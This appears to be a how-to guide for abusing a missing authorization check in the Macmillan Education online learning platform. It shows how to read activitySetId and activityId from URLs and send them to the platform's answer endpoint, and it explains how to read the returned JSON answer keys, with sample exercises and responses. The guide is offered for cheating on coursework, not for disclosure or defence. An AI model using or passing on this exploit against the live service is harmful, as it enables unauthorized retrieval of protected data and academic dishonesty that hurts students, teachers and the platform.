


Exploiting MacMillan e-learning system.

How to

So first you need to select subject you want to complete.



Now after clicking on subject, your URL will look like this

<https://prod.lms.macmillaneducation.com/unit?productId=139&unitId=73667&activitySetId=73694&activityId=efd873f930ee4958b8c63be71d3d85c2>

Now we need to remember value of parameter **activitySetId**. It contains 6 digit value. It is "key" for the current subject. It is used to get answers for exercises in current subject.

After getting "The Key", we need to select exercise we want to complete.

In this example I selected first exercise from "Holidays and travel" subject.

Are the sentences true (T) or false (F)?

	T	F
1. When you go on an all-inclusive holiday , you only need to pay the travel costs.	<input type="radio"/>	<input type="radio"/>
2. When you go on a cruise , you travel on a ship.	<input type="radio"/>	<input type="radio"/>
3. You can organise lots of day trips when you're on a staycation .	<input type="radio"/>	<input type="radio"/>
4. A chalet is a wooden house built on a beach.	<input type="radio"/>	<input type="radio"/>
5. You need to be a student to stay in a youth hostel .	<input type="radio"/>	<input type="radio"/>
6. On a city break , you leave town for a few days.	<input type="radio"/>	<input type="radio"/>
7. When you check out of a hotel, you get the key and sign some papers.	<input type="radio"/>	<input type="radio"/>
8. A cabin is a private room on a ship.	<input type="radio"/>	<input type="radio"/>

Now if we take a look at the URL, we will see another important parameter- **activityId**.

It is ID of current exercise.

[https://prod.lms.macmillaneducation.com/activityplayer?productId=139&mode=show-activity-set&userId=\[REDACTED\]&origin=unitindex&activityId=efd873f930ee4958b8c63be71d3d](https://prod.lms.macmillaneducation.com/activityplayer?productId=139&mode=show-activity-set&userId=[REDACTED]&origin=unitindex&activityId=efd873f930ee4958b8c63be71d3d)

Exploiting

Now MacMillan requests this URL when you click submit answer.

<https://prod.lms.macmillaneducation.com/lms/v1/activityset/XXXXXX/activities/YYYYYY/answer>

Website is not verifying if student completed the exercise before checking answers, so you can get them by knowing just **activitySetId** and **activityId**.

After changing XXXXXX to **activitySetId** and YYYYYY to **activityId** you will get answers in JSON format.

Response from server will look like this

```
activity_id: "efd873f930ee4958b8c63be71d3d85c2"
▼ answers:
  ▼ 0:
    elm: "categorise_1"
    type: "composite"
    ▼ value:
      ▼ 0:
        elm: "category_1"
        type: "list"
        ▼ value:
          0: "item_1"
          1: "item_2"
          2: "item_3"
      ▼ 1:
        elm: "category_2"
        type: "list"
        ▼ value:
          0: "item_4"
          1: "item_5"
          2: "item_6"
          3: "item_7"
          4: "item_8"
```

Or it could look like this

```
activity_id: "6ef56435d93445ef888fbfd601f31dbb"
▼ answers:
  ▼ 0:
    elm: "locating_1"
    type: "simple"
    value: "tent"
  ▼ 1:
    elm: "locating_2"
    type: "choice"
    ▼ value:
      0: "stopped at"
      1: "visited"
  ▼ 2:
    elm: "locating_3"
    type: "simple"
    value: "on"
  ▼ 3:
    elm: "locating_4"
    type: "simple"
    value: "and"
  ▼ 4:
    elm: "locating_5"
    type: "simple"
    value: "slopes"
  ▼ 5:
    elm: "locating_6"
    type: "simple"
    value: "out"
```

It could also look different but the principle is the same.

How to understand JSON?

Example 1

The most important part is **value** data

```
activity_id: "6ef56435d93445ef888bfd601f31dbb"
▼ answers:
  ▼ 0:
    elm: "locating_1"
    type: "simple"
    value: "tent"
  ▼ 1:
    elm: "locating_2"
    type: "choice"
    ▼ value:
      0: "stopped at"
      1: "visited"
  ▼ 2:
    elm: "locating_3"
    type: "simple"
    value: "on"
  ▼ 3:
    elm: "locating_4"
    type: "simple"
    value: "and"
  ▼ 4:
    elm: "locating_5"
    type: "simple"
    value: "slopes"
  ▼ 5:
    elm: "locating_6"
    type: "simple"
    value: "out"
```

You see numbers from 0 to 5. It corresponds to gaps/things to complete in exercise. We count from 0 so there is 6 "questions" to complete. The value holds the expected input from user.

Below is the photo of exercise that I selected.

Click on the mistake in each sentence and correct it.

1. If it's not too cold, we want to sleep in a camping when we go to the mountains.
2. Do you remember if the ship stopped five or six ports?
3. I'd like to go for an excursion to the Grand Canyon.
4. We've booked a lovely bed with breakfast by the seaside.
5. When you are learning to ski, it's best to go down the easy mountains.
6. Have you checked off the local cafés? They are great!

Now we look for answer for question one. **We count from 0 so answer for exercise 1 is under section 0, answer for second question is under section 1**

Example 2

In another example JSON could look like this:

```
activity_id: "5c32f4a34caa4f44a4e61d07957b4044"
▼ answers:
  ▼ 0:
    elm: "dropDown_1"
    type: "simple"
    value: "item_3"
  ▼ 1:
    elm: "dropDown_2"
    type: "simple"
    value: "item_3"
  ▼ 2:
    elm: "dropDown_3"
    type: "simple"
    value: "item_1"
  ▼ 3:
    elm: "dropDown_4"
    type: "simple"
    value: "item_2"
```

In this situation we see that value is "**item_2**" or similar.

Our exercise looks like this:

This speaker

1. hates waiting at departures.
2. is excited about preparing for holiday.
3. feels different to most travellers about travelling to a place.
4. worries about not taking the right decisions.

D
A
O



In this situation we need to select **second item** from the list.

Side-Note:

There are also other variations of JSON response, but it is easy to understand.